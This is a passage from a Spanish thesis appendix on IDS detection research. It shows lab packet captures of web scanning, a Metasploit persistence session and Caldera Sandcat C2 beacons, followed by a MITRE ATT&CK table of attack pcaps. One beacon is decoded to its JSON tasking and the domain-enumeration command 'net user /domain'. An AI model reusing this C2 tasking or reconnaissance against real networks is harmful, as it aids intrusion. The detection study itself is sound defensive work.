| 192.168.2.2 | 192.168.1.3 | TCP  | 74 http(80) → 40528 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=2380838 TSecr=1558020981 WS=128 |
| 192.168.1.3 | 192.168.2.2 | TCP  | 66 40526 → http(80) [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1558020985 TSecr=2380838                                  |
| 192.168.1.3 | 192.168.2.2 | TCP  | 66 40528 → http(80) [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1558020985 TSecr=2380838                                  |
| 192.168.1.3 | 192.168.2.2 | HTTP | 504 POST /phpmyadmin/index.php HTTP/1.0 (application/x-www-form-urlencoded)                                           |
| 192.168.1.3 | 192.168.2.2 | HTTP | 456 POST /phpmyadmin/index.php HTTP/1.0 (application/x-www-form-urlencoded)                                           |
| 192.168.2.2 | 192.168.1.3 | TCP  | 66 http(80) → 40526 [ACK] Seq=1 Ack=439 Win=30080 Len=0 TSval=2380839 TSecr=1558020985                                |
| 192.168.2.2 | 192.168.1.3 | TCP  | 66 http(80) → 40528 [ACK] Seq=1 Ack=391 Win=30080 Len=0 TSval=2380839 TSecr=1558020985                                |
| 192.168.1.3 | 192.168.2.2 | TCP  | 66 40494 → http(80) [FIN, ACK] Seq=91 Ack=8001 Win=64128 Len=0 TSval=1558021057 TSecr=2380807                         |
| 192.168.1.3 | 192.168.2.2 | TCP  | 74 40530 → http(80) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1558021058 TSecr=0 WS=128                  |
| 192.168.2.2 | 192.168.1.3 | TCP  | 66 http(80) → 40494 [ACK] Seq=8001 Ack=92 Win=29056 Len=0 TSval=2380857 TSecr=1558021057                              |
| 192.168.2.2 | 192.168.1.3 | TCP  | 74 http(80) → 40530 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=2380857 TSecr=1558021058 WS=128 |
| 192.168.1.3 | 192.168.2.2 | TCP  | 66 40530 → http(80) [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1558021058 TSecr=2380857                                  |
| 192.168.1.3 | 192.168.2.2 | HTTP | 503 POST /phpmyadmin/index.php HTTP/1.0 (application/x-www-form-urlencoded)                                           |
| 192.168.2.2 | 192.168.1.3 | TCP  | 66 http(80) → 40530 [ACK] Seq=1 Ack=438 Win=30080 Len=0 TSval=2380857 TSecr=1558021059                                |
| 192.168.2.2 | 192.168.1.3 | HTTP | 8065 HTTP/1.1 200 OK (text/html)                                                                                      |
| 192.168.2.2 | 192.168.1.3 | TCP  | 66 http(80) → 40504 [FIN, ACK] Seq=8000 Ack=91 Win=29056 Len=0 TSval=2380866 TSecr=1558020722                         |
| 192.168.1.3 | 192.168.2.2 | TCP  | 66 40504 → http(80) [ACK] Seq=91 Ack=8000 Win=59648 Len=0 TSval=1558021094 TSecr=2380866                              |
| 192.168.2.2 | 192.168.1.3 | HTTP | 8067 HTTP/1.1 200 OK (text/html)                                                                                      |
| 192.168.2.2 | 192.168.1.3 | TCP  | 66 http(80) → 40508 [FIN, ACK] Seq=8002 Ack=91 Win=29056 Len=0 TSval=2380872 TSecr=1558020722                         |
| 192.168.2.2 | 192.168.1.3 | HTTP | 8071 HTTP/1.1 200 OK (text/html)                                                                                      |
| 192.168.2.2 | 192.168.1.3 | TCP  | 66 http(80) → 40512 [FIN, ACK] Seq=8006 Ack=91 Win=29056 Len=0 TSval=2380872 TSecr=1558020723                         |

Figura C-59 Web page Scanning 1

## C.39 T1595.003: Web Page Scanning 2

Tráfico correspondiente a escaneo de página web.

|            |            |      |                                                                                              |
|------------|------------|------|----------------------------------------------------------------------------------------------|
| 172.16.1.2 | 172.16.2.2 | HTTP | 161 GET /.history HTTP/1.1                                                                   |
| 172.16.2.2 | 172.16.1.2 | HTTP | 499 HTTP/1.1 404 Not Found (text/html)                                                       |
| 172.16.1.2 | 172.16.2.2 | HTTP | 162 GET /.htaccess HTTP/1.1                                                                  |
| 172.16.1.2 | 172.16.2.2 | TCP  | 66 55522 → http(80) [ACK] Seq=97 Ack=434 Win=64128 Len=0 TSval=1530967745 TSecr=1222266574   |
| 172.16.2.2 | 172.16.1.2 | TCP  | 66 http(80) → 55508 [ACK] Seq=4288 Ack=406 Win=65152 Len=0 TSval=1222266574 TSecr=1530967745 |
| 172.16.2.2 | 172.16.1.2 | TCP  | 66 http(80) → 55526 [ACK] Seq=1 Ack=97 Win=65152 Len=0 TSval=1222266574 TSecr=1530967745     |
| 172.16.1.2 | 172.16.2.2 | HTTP | 157 GET /.hta HTTP/1.1                                                                       |
| 172.16.1.2 | 172.16.2.2 | HTTP | 162 GET /.htpasswd HTTP/1.1                                                                  |
| 172.16.2.2 | 172.16.1.2 | HTTP | 499 HTTP/1.1 404 Not Found (text/html)                                                       |
| 172.16.2.2 | 172.16.1.2 | TCP  | 66 http(80) → 55526 [ACK] Seq=1 Ack=92 Win=65152 Len=0 TSval=1222266575 TSecr=1530967745     |
| 172.16.1.2 | 172.16.2.2 | TCP  | 66 55520 → http(80) [ACK] Seq=96 Ack=434 Win=64128 Len=0 TSval=1530967746 TSecr=1222266575   |
| 172.16.2.2 | 172.16.1.2 | TCP  | 66 http(80) → 55522 [ACK] Seq=434 Ack=193 Win=65152 Len=0 TSval=1222266575 TSecr=1530967745  |
| 172.16.2.2 | 172.16.1.2 | HTTP | 499 HTTP/1.1 404 Not Found (text/html)                                                       |
| 172.16.1.2 | 172.16.2.2 | HTTP | 161 GET /.listing HTTP/1.1                                                                   |
| 172.16.1.2 | 172.16.2.2 | TCP  | 66 55518 → http(80) [ACK] Seq=98 Ack=434 Win=64128 Len=0 TSval=1530967746 TSecr=1222266575   |
| 172.16.2.2 | 172.16.1.2 | HTTP | 499 HTTP/1.1 404 Not Found (text/html)                                                       |
| 172.16.2.2 | 172.16.1.2 | TCP  | 66 http(80) → 55520 [ACK] Seq=434 Ack=191 Win=65152 Len=0 TSval=1222266576 TSecr=1530967746  |
| 172.16.1.2 | 172.16.2.2 | HTTP | 162 GET /.listings HTTP/1.1                                                                  |

Figura C-60 Web Page Scanning 2

## C.40 T1596.001: Extraer información mediante DNS

Solicitudes DNS en busca de datos de víctimas para ser usadas posteriormente:



## C.43 T1543.003: Crear o modificar servicio Windows

|            |            |     |                                                                                                                        |
|------------|------------|-----|------------------------------------------------------------------------------------------------------------------------|
| 172.16.1.2 | 172.16.1.2 | TCP | 60 49182 → afs3-fileserver(7000) [ACK] Seq=6542 Ack=423142 Win=142848 Len=0                                            |
| 172.16.1.2 | 172.16.1.2 | TCP | 60 49182 → afs3-fileserver(7000) [ACK] Seq=6542 Ack=425998 Win=142848 Len=0                                            |
| 172.16.1.2 | 172.16.1.2 | TCP | 230 49182 → afs3-fileserver(7000) [PSH, ACK] Seq=6542 Ack=425998 Win=142848 Len=176 [TCP segment of a reassembled PDU] |
| 172.16.1.2 | 172.16.1.2 | TCP | 182 afs3-fileserver(7000) → 49182 [PSH, ACK] Seq=425998 Ack=6718 Win=64128 Len=128 [TCP segment of a reassembled PDU]  |
| 172.16.1.2 | 172.16.1.2 | TCP | 214 49182 → afs3-fileserver(7000) [PSH, ACK] Seq=6718 Ack=426126 Win=142848 Len=160 [TCP segment of a reassembled PDU] |
| 172.16.1.2 | 172.16.1.2 | TCP | 246 afs3-fileserver(7000) → 49182 [PSH, ACK] Seq=426126 Ack=6078 Win=64128 Len=192 [TCP segment of a reassembled PDU]  |
| 172.16.1.2 | 172.16.1.2 | TCP | 230 49182 → afs3-fileserver(7000) [PSH, ACK] Seq=6078 Ack=426126 Win=142848 Len=176 [TCP segment of a reassembled PDU] |
| 172.16.1.2 | 172.16.1.2 | TCP | 65 49183 → complex-main(5000) [SYN] Seq=0 Win=0 Len=0 MSS=1460 SACK_PERM=1 WS=1                                        |
| 172.16.1.2 | 172.16.1.2 | TCP | 66 complex-main(5000) → 49183 [SYN, ACK] Seq=0 Ack=1 Win=64256 Len=0 MSS=1460 SACK_PERM=1 WS=1                         |
| 172.16.1.2 | 172.16.1.2 | TCP | 60 49183 → complex-main(5000) [ACK] Seq=1 Ack=1 Win=65536 Len=0                                                        |
| 172.16.1.2 | 172.16.1.2 | RSL | 58 [Malformed Packet: length of contained item exceeds length of containing item]                                      |
| 172.16.1.2 | 172.16.1.2 | TCP | 7354 complex-main(5000) → 49183 [PSH, ACK] Seq=5 Ack=1 Win=64256 Len=7300                                              |
| 172.16.1.2 | 172.16.1.2 | TCP | 5894 complex-main(5000) → 49183 [PSH, ACK] Seq=7305 Ack=1 Win=64256 Len=5840                                           |
| 172.16.1.2 | 172.16.1.2 | TCP | 60 49183 → complex-main(5000) [ACK] Seq=1 Ack=13145 Win=61184 Len=0                                                    |
| 172.16.1.2 | 172.16.1.2 | TCP | 60 [TCP Window Update] 49183 → complex-main(5000) [ACK] Seq=1 Ack=13145 Win=65536 Len=0                                |
| 172.16.1.2 | 172.16.1.2 | RSL | 14654 ip.access DLX INDICATION                                                                                         |
| 172.16.1.2 | 172.16.1.2 | TCP | 14654 complex-main(5000) → 49183 [PSH, ACK] Seq=27745 Ack=1 Win=64256 Len=14600                                        |
| 172.16.1.2 | 172.16.1.2 | TCP | 60 49183 → complex-main(5000) [ACK] Seq=1 Ack=42345 Win=59648 Len=0                                                    |
| 172.16.1.2 | 172.16.1.2 | TCP | 2974 complex-main(5000) → 49183 [PSH, ACK] Seq=42345 Ack=1 Win=64256 Len=2920                                          |

Figura C-63 Crear o modificar servicio Windows

Tráfico TCP correspondiente a la sesión de Metasploit con el atacante. En el cuadro rojo, observamos la nueva creación de una sesión mediante el servicio de Windows garantizando la persistencia.

## C.44 T1087.002: Descubrimiento de usuarios de dominio

|                    |                   |                   |      |                                                                                                               |
|--------------------|-------------------|-------------------|------|---------------------------------------------------------------------------------------------------------------|
| 1754 75.155695120  | 192.168.0.100     | 172.16.1.2        | TCP  | 60 [TCP Keep-Alive] 49257 → del-tcp-1(8888) [ACK] Seq=2004 Ack=1110 Win=64512 Len=1                           |
| 1757 75.155717413  | 172.16.1.2        | 192.168.0.100     | TCP  | 66 [TCP Keep-Alive ACK] del-tcp-1(8888) → 49257 [ACK] Seq=1110 Ack=2005 Win=64128 Len=0 SLE=2004 SRE=2005     |
| 1758 76.122487099  | 172.16.1.2        | 192.168.0.100     | TCP  | 54 del-tcp-1(8888) → 49254 [ACK] Seq=621213 Ack=118 Win=64128 Len=0                                           |
| 1759 76.124179663  | 192.168.0.100     | 172.16.1.2        | TCP  | 60 49254 → del-tcp-1(8888) [ACK] Seq=118 Ack=612122 Win=121756 Len=0                                          |
| 1760 86.155557040  | 192.168.0.100     | 172.16.1.2        | HTTP | 842 POST /beacon HTTP/1.1                                                                                     |
| 1761 86.15640411   | 172.16.1.2        | 192.168.0.100     | TCP  | 54 del-tcp-1(8888) → 49257 [ACK] Seq=1110 Ack=2073 Win=64128 Len=0                                            |
| 1762 86.155040687  | 172.16.1.2        | 192.168.0.100     | TCP  | del-tcp-1(8888) → 49257 [ACK] Seq=1110 Ack=2073 Win=64128 Len=153 [TCP segment of a reassembled PDU]          |
| 1763 86.160018472  | 172.16.1.2        | 192.168.0.100     | HTTP | 518 HTTP/1.1 200 OK (text/plain)                                                                              |
| 1764 86.161431950  | 192.168.0.100     | 172.16.1.2        | TCP  | 60 49257 → del-tcp-1(8888) [ACK] Seq=2073 Ack=1727 Win=65536 Len=0                                            |
| 1765 86.220527569  | 192.168.0.100     | 172.16.1.2        | HTTP | del-tcp-1(8888) → 49257 [ACK] Seq=1727 Ack=4062 Win=64128 Len=152 [TCP segment of a reassembled PDU]          |
| 1766 86.234925062  | 172.16.1.2        | 192.168.0.100     | TCP  | 204 del-tcp-1(8888) → 49257 [PSH, ACK] Seq=1727 Ack=4062 Win=64128 Len=152 [TCP segment of a reassembled PDU] |
| 1767 86.234925344  | 172.16.1.2        | 192.168.0.100     | HTTP | 146 HTTP/1.1 200 OK (text/plain)                                                                              |
| 1768 86.234949208  | 192.168.0.100     | 172.16.1.2        | TCP  | 60 49257 → del-tcp-1(8888) [ACK] Seq=4062 Ack=1971 Win=65208 Len=0                                            |
| 1769 86.236825246  | 192.168.0.100     | 172.16.1.2        | TCP  | 60 49254 → del-tcp-1(8888) [PSH, ACK] Seq=118 Ack=612122 Win=121756 Len=0                                     |
| 1770 101.210654529 | 172.16.1.2        | 192.168.0.100     | TCP  | 54 del-tcp-1(8888) → 49254 [ACK] Seq=612121 Ack=117 Win=64128 Len=0                                           |
| 1771 106.221247583 | PcsCompu_20:85108 | PcsCompu_77:64114 | ARP  | 60 who has 172.16.1.2? Tell 172.16.1.1                                                                        |
| 1772 106.221263481 | PcsCompu_77:64114 | PcsCompu_20:85108 | ARP  | 62 172.16.1.2 is at 08:00:27:7f:64:14                                                                         |
| 1773 116.230864219 | 192.168.0.100     | 172.16.1.2        | TCP  | 60 [TCP Keep-Alive] 49257 → del-tcp-1(8888) [ACK] Seq=4061 Ack=1971 Win=65208 Len=1                           |
| 1774 116.236908043 | 172.16.1.2        | 192.168.0.100     | TCP  | 60 [TCP Keep-Alive ACK] del-tcp-1(8888) → 49257 [ACK] Seq=1971 Ack=4062 Win=64128 Len=0 SLE=4061 SRE=4062     |
| 1775 121.401908707 | PcsCompu_77:64114 | PcsCompu_20:85108 | ARP  | 62 who has 172.16.1.1? Tell 172.16.1.2                                                                        |
| 1776 121.401958736 | PcsCompu_20:85108 | PcsCompu_77:64114 | ARP  | 60 172.16.1.1 is at 08:00:27:20:85:b8                                                                         |

|                                                                                 |
|---------------------------------------------------------------------------------|
| TCP segment data (data bytes)                                                   |
| 0000 00 00 27 20 85 b8 00 27 64 14 08 00 45 00 ... .. .d...E..                  |
| 0001 01 f0 46 d8 00 00 00 04 07 4c 10 01 02 00 48 ... f 0 0 ... ..              |
| 0002 00 64 22 b0 c0 0c 6c 2e d8 08 bf 0c f0 34 50 18 ... d...l...h...40...      |
| 0003 01 85 30 00 00 00 57 79 4a 77 59 50 63 09 40 00 ... ..paw... ..            |
| 0004 01 63 64 31 78 73 63 6d 4c 34 40 69 77 67 40 69 ... ..sleep... ..          |
| 0005 04 73 54 57 56 77 49 6a 6f 67 4e 44 41 73 40 43 ... ..watchdog... ..       |
| 0006 04 31 58 52 6a 41 47 62 3e 5a 70 40 36 40 46 ... ..instructions... ..      |
| 0007 01 73 49 43 4a 70 62 6e 4e 30 63 6e 56 6a 47 ... ..sleep... ..             |
| 0008 04 70 62 6a 40 69 4f 69 41 69 57 31 77 69 65 31 ... ..command... ..        |
| 0009 01 63 58 43 4a 70 5a 46 70 63 5a 61 08 56 40 40 ... ..bmV0IHVzZXI... ..    |
| 000a 04 63 58 43 4a 6d 4d 32 59 33 5a 6d 45 32 59 70 ... ..gl2RvbWVfbg... ..    |
| 000b 04 69 4d 32 59 33 5a 34 31 7a 4d 6e 41 74 4f 44 ... ..executor... ..       |
| 000c 04 69 31 68 5a 57 56 4d 4d 7a 59 77 59 5a ... ..cmd... ..                  |
| 000d 04 35 4d 7a 6a 63 58 46 77 69 4c 43 42 63 58 46 ... ..timeout... ..        |
| 000e 01 69 63 32 70 6e 5a 58 43 63 5a 40 77 69 4f 40 ... ..payloads... ..       |
| 000f 01 77 4c 43 42 63 58 46 77 69 59 32 39 74 62 57 ... ..deadman... ..        |
| 0010 04 70 5a 46 70 63 58 43 40 7a 40 48 70 43 52 43 ... ..false... ..          |
| 0011 04 69 62 56 59 77 53 55 88 57 65 65 70 59 53 57 ... ..delete_payload... .. |
| 0012 04 4d 4d 6e 4a 32 59 6c 64 47 63 47 4a 60 50 54 ... ..true... ..           |
| 0013 01 63 58 46 77 69 4c 43 42 63 58 40 77 69 5a 50 ... ..                     |
| 0014 04 6e 59 33 56 58 62 33 4a 63 58 46 77 69 4f 40 ... ..                     |
| 0015 02 63 58 46 77 69 59 32 31 6e 50 46 70 63 49 69 ... ..                     |
| 0016 01 67 58 40 70 63 49 6a 52 30 62 57 5a 75 5a 60 ... ..                     |
| 0017 02 63 58 46 77 69 4f 69 41 32 48 43 77 67 58 40 ... ..                     |
| 0018 04 63 49 4a 42 68 65 37 30 7a 59 37 32 7a 58 46 ... ..                     |
| 0019 04 63 49 6a 6f 67 57 31 30 73 49 46 70 63 58 43 ... ..                     |
| 001a 04 31 63 47 70 76 59 57 52 7a 58 40 70 63 49 6a ... ..                     |
| 001b 01 67 57 31 30 73 49 46 70 63 5a 61 6a 65 5a 57 ... ..                     |
| 001c 04 60 62 57 46 75 58 46 70 63 49 6a 6f 67 5a 6d ... ..                     |
| 001d 04 70 52 52 59 73 40 6a 70 63 49 4a 40 50 57 ... ..                        |
| 001e 04 6a 64 47 56 65 63 47 40 55 62 47 39 68 5a 46 ... ..                     |
| 001f 04 63 58 43 40 36 40 43 52 70 64 57 56 39 58 43 ... ..                     |
| 0020 04 65 45 30 7a 30 ... ..                                                   |

Figura C-64 Descubrimiento de usuarios de dominio

Mensajes beacon entre servidor de C2 Sandcat y víctima. En el cuadrado naranja tenemos el mensaje correspondiente a la orden ejecutada para enumerar los usuarios del dominio. Debemos decodificarla:

```
{ "paw": "wbrim", "sleep": 40, "watchdog": 0, "instructions": "[{"id": "f3f7fa6c-b3e9-4320-8606-aef360a3937", "sleep": 0, "command": "bmV0IHVzZXIgl2RvbWVfbg=", "executor": "cmd", "timeout": 60, "payloads": [], "deadman": false, "delete_payload": true}]
```

Decodificando el comando de nuevo:

```
net user /domain
```

## C.45 Tabla de pcaps

A continuación, se muestra una tabla con información sobre cada uno de los ataques realizados, donde encontrarlos y los nombres de cada uno de los ataques.

PCAPS (DE ATAQUE) TOTALES: 137

PCAPS NUEVOS (Exclusivos de este TFG): 31

PCAPS NUEVOS (Exclusivos del TFG de Fortigate): 28

PCAPS REUTILIZADOS DE OTROS TFGS: 62

PCAPS EXTERNOS (Dataset CIC-2018): 16

| <b>TÁCTICA</b> | <b>TÉCNICA</b>  | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b>      | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>               | <b>FICHERO PCAP</b>                 | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                                         | <b>COMO<br/>ENCONTRARLO</b> |
|----------------|-----------------|-----------------------|------------------------|--------------------------|-----------------------------|-------------------------------------|-------------------------------------------------------------------------------------------------------------------------|-----------------------------|
| Reconnaissance | Active Scanning | T1595                 | Vulnerability Scanning | T1595.002                | Escaneo de vulnerabilidades | T1595.002.pcapng                    | Detección en fase temprana de ciberataques con rastro en red [25]                                                       | Apartado 3.8.2              |
| Reconnaissance | Active Scanning | T1595                 | Wordlist Scanning      | T1595.003                | Escaneo de página web       | T1595.003-web_page_scanning1.pcapng | Análisis de la capacidad de detección de ataques en red del IDS Snort bajo la matriz MITRE ATT&CK mediante Caldera [26] | Apartado 3.1.1.1            |

| <b>TÁCTICA</b> | <b>TÉCNICA</b>                  | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b> | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>             | <b>FICHERO PCAP</b>                 | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                                         | <b>COMO<br/>ENCONTRARLO</b> |
|----------------|---------------------------------|-----------------------|-------------------|--------------------------|---------------------------|-------------------------------------|-------------------------------------------------------------------------------------------------------------------------|-----------------------------|
| Reconnaissance | Active Scanning                 | T1595                 | Wordlist Scanning | T1595.003                | Escaneo de página web     | T1595.003-web_page_scanning2.pcapng | Detección en fase temprana de ciberataques con rastro en red [25]                                                       | Apartado 3.8.4              |
| Reconnaissance | Search Open Technical Databases | T1596                 | DNS/Passive DNS   | T1596.001                | Transferencia de zona DNS | T1596.001.pcapng                    | Análisis de la capacidad de detección de ataques en red del IDS Snort bajo la matriz MITRE ATT&CK mediante Caldera [26] | Apartado 3.1.1.2            |

| <b>TÁCTICA</b> | <b>TÉCNICA</b>                     | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b>  | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                                                        | <b>FICHERO PCAP</b>                                 | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                 | <b>COMO<br/>ENCONTRARLO</b> |
|----------------|------------------------------------|-----------------------|--------------------|--------------------------|----------------------------------------------------------------------|-----------------------------------------------------|-------------------------------------------------------------------------------------------------|-----------------------------|
| Reconnaissance | Phishing for Information           | T1598                 | Spearphishing Link | T1598.003                | Recogida de información de la víctima mediante ingeniería social     | T1598.003.pcapng                                    | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto       | Apartado 3.5.1.1            |
| Reconnaissance | Gather Victim Identity Information | T1589                 | Email Addresses    | T1589.002                | Recogida de cuentas de correo electrónico y validación de las mismas | T1589.002_gather-victim-identity-information.pcapng | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate [27] | Apartado 3.1                |

| <b>TÁCTICA</b>       | <b>TÉCNICA</b>      | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b>     | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                  | <b>FICHERO PCAP</b> | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                                         | <b>COMO<br/>ENCONTRARLO</b> |
|----------------------|---------------------|-----------------------|-----------------------|--------------------------|--------------------------------|---------------------|-------------------------------------------------------------------------------------------------------------------------|-----------------------------|
| Resource Development | Compromise Accounts | T1586                 | Social Media Accounts | T1586.001                | Fuerza bruta para acceso a web | T1586.001.pcapng    | Análisis de la capacidad de detección de ataques en red del IDS Snort bajo la matriz MITRE ATT&CK mediante Caldera [26] | Apartado 3.1.2.1            |



| <b>TÁCTICA</b>       | <b>TÉCNICA</b>            | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b>     | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                         | <b>FICHERO PCAP</b>                        | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                           | <b>COMO<br/>ENCONTRARLO</b> |
|----------------------|---------------------------|-----------------------|-----------------------|--------------------------|---------------------------------------|--------------------------------------------|-----------------------------------------------------------------------------------------------------------|-----------------------------|
| Resource Development | Establish Accounts        | T1585                 | Social Media Accounts | T1585.001                | Creación de cuentas de redes sociales | T1585.001_establish-social-accounts.pcapng | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate [27]           | Apartado 3.2                |
| Resource Development | Compromise Infrastructure | T1584.002             | DNS Server            | T1584.002                | Envenenamiento de Caché DNS           | T1584_cache_dns.pcapng                     | Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [20] | Apartado 2.4.1.1.5          |

| <b>TÁCTICA</b>       | <b>TÉCNICA</b>            | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b> | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                      | <b>FICHERO PCAP</b>        | <b>PROCEDENCIA DEL PCAP</b>                                                                               | <b>COMO ENCONTRARLO</b> |
|----------------------|---------------------------|-----------------------|-------------------|--------------------------|------------------------------------|----------------------------|-----------------------------------------------------------------------------------------------------------|-------------------------|
| Resource Development | Compromise Infrastructure | T1584.002             | DNS Server        | T1584.002                | Secuestro / Redireccionamiento DNS | T1584_secuestro_dns.pcapng | Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [20] | Apartado 2.4.1.1.4      |
| Resource Development | Compromise Infrastructure | T1584.005             | Botnet            | T1584.005                | Uso de Botnet                      | T1584.005-C2018.pcapng     | Dataset CIC-2018 [28]                                                                                     | Dataset CIC-2018        |

| <b>TÁCTICA</b> | <b>TÉCNICA</b>                    | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b> | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                                                             | <b>FICHERO PCAP</b>                   | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                 | <b>COMO<br/>ENCONTRARLO</b> |
|----------------|-----------------------------------|-----------------------|-------------------|--------------------------|---------------------------------------------------------------------------|---------------------------------------|-------------------------------------------------------------------------------------------------|-----------------------------|
| Initial Access | External Remote Services          | T1133                 | -                 | -                        | Acceso a red VPN desde dispositivo no autorizado con credenciales robadas | T1133_external-remote-services.pcapng | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate [27] | Apartado 3.3                |
| Initial Access | Exploit Public-Facing Application | T1190                 | -                 | -                        | Inyección SQL                                                             | T1190-sql_injection1.pcapng           | Detección en fase temprana de ciberataques con rastro en red [25]                               | Apartado 3.8.5              |

| <b>TÁCTICA</b> | <b>TÉCNICA</b>                    | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b> | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b> | <b>FICHERO PCAP</b>              | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                                         | <b>COMO<br/>ENCONTRARLO</b> |
|----------------|-----------------------------------|-----------------------|-------------------|--------------------------|---------------|----------------------------------|-------------------------------------------------------------------------------------------------------------------------|-----------------------------|
| Initial Access | Exploit Public-Facing Application | T1190                 | -                 | -                        | Inyección SQL | T1190-sql_injection2.pcapng      | Análisis de la capacidad de detección de ataques en red del IDS Snort bajo la matriz MITRE ATT&CK mediante Caldera [26] | Apartado 3.1.3.1            |
| Initial Access | Exploit Public-Facing Application | T1190                 | -                 | -                        | Inyección SQL | T1190-sql_injection-C2018.pcapng | Dataset CIC-2018 [28]                                                                                                   | Dataset CIC-2018            |

| <b>TÁCTICA</b> | <b>TÉCNICA</b>      | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b> | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                            | <b>FICHERO PCAP</b>                     | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                 | <b>COMO<br/>ENCONTRARLO</b> |
|----------------|---------------------|-----------------------|-------------------|--------------------------|------------------------------------------|-----------------------------------------|-------------------------------------------------------------------------------------------------|-----------------------------|
| Initial Access | Drive-by Compromise | T1189                 | -                 | -                        | HTML Exploit I<br>- HTML<br>Compilador   | T1189_drive-by-compromise-<br>v1.pcapng | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate [27] | Apartado 3.4                |
| Initial Access | Drive-by Compromise | T1189                 | -                 | -                        | HTML Exploit II - Descarga de Ejecutable | T1189_drive-by-compromise-<br>v2.pcapng | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate [27] | Apartado 3.4                |

| <b>TÁCTICA</b> | <b>TÉCNICA</b>     | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b>        | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                             | <b>FICHERO PCAP</b>      | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                           | <b>COMO<br/>ENCONTRARLO</b> |
|----------------|--------------------|-----------------------|--------------------------|--------------------------|-------------------------------------------|--------------------------|-------------------------------------------------------------------------------------------|-----------------------------|
| Initial Access | Hardware Additions | T1200                 | -                        | -                        | Añadir hardware                           | HardwareAdditions.pcapng | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto | Apartado 3.5.2.1            |
| Initial Access | Phishing           | T1566                 | Spearphishing Attachment | T1566.001                | Envío de emails con documentos maliciosos | T1566.001-C2018.pcapng   | Dataset CIC-2018 [28]                                                                     | Dataset CIC-2018            |

| TÁCTICA           | TÉCNICA  | ID<br>TÉCNICA | SUBTÉCNICA         | ID<br>SUBTÉCNICA | ATAQUE                                                                                                                                                              | FICHERO PCAP     | PROCEDENCIA DEL<br>PCAP                                                                   | COMO<br>ENCONTRARLO |
|-------------------|----------|---------------|--------------------|------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------|-------------------------------------------------------------------------------------------|---------------------|
| Initial<br>Access | Phishing | T1566         | Spearphishing Link | T1566.002        | Obtener un acceso inicial mediante ingeniería social utilizando un enlace adjunto en un correo que descargue un fichero que establezca una sesión al equipo víctima | T1566.002.pcapng | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto | Apartado 3.5.2.2    |

|                   |                      |       |   |   |                                                                                                                                                                                                                                         |                         |                                                                                           |                  |
|-------------------|----------------------|-------|---|---|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------|-------------------------------------------------------------------------------------------|------------------|
| Initial<br>Access | Content<br>Injection | T1659 | - | - | Realizar una suplantación de identidad DHCP, saturando el servidor DHCP verdadero para que el servidor DHCP del atacante procese las consultas de un usuario. Posteriormente se manipula alguna consulta inyectando contenido malicioso | ContentInjection.pcapng | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto | Apartado 3.5.2.3 |
|-------------------|----------------------|-------|---|---|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------|-------------------------------------------------------------------------------------------|------------------|



| <b>TÁCTICA</b> | <b>TÉCNICA</b>       | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b> | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                                                   | <b>FICHERO PCAP</b>               | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                           | <b>COMO<br/>ENCONTRARLO</b> |
|----------------|----------------------|-----------------------|-------------------|--------------------------|-----------------------------------------------------------------|-----------------------------------|-----------------------------------------------------------------------------------------------------------|-----------------------------|
| Initial Access | Content Injection    | T1659                 | -                 | -                        | Inyección                                                       | T1659_inyeccion.pcapng            | Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [20] | Apartado 2.5.1.1.4          |
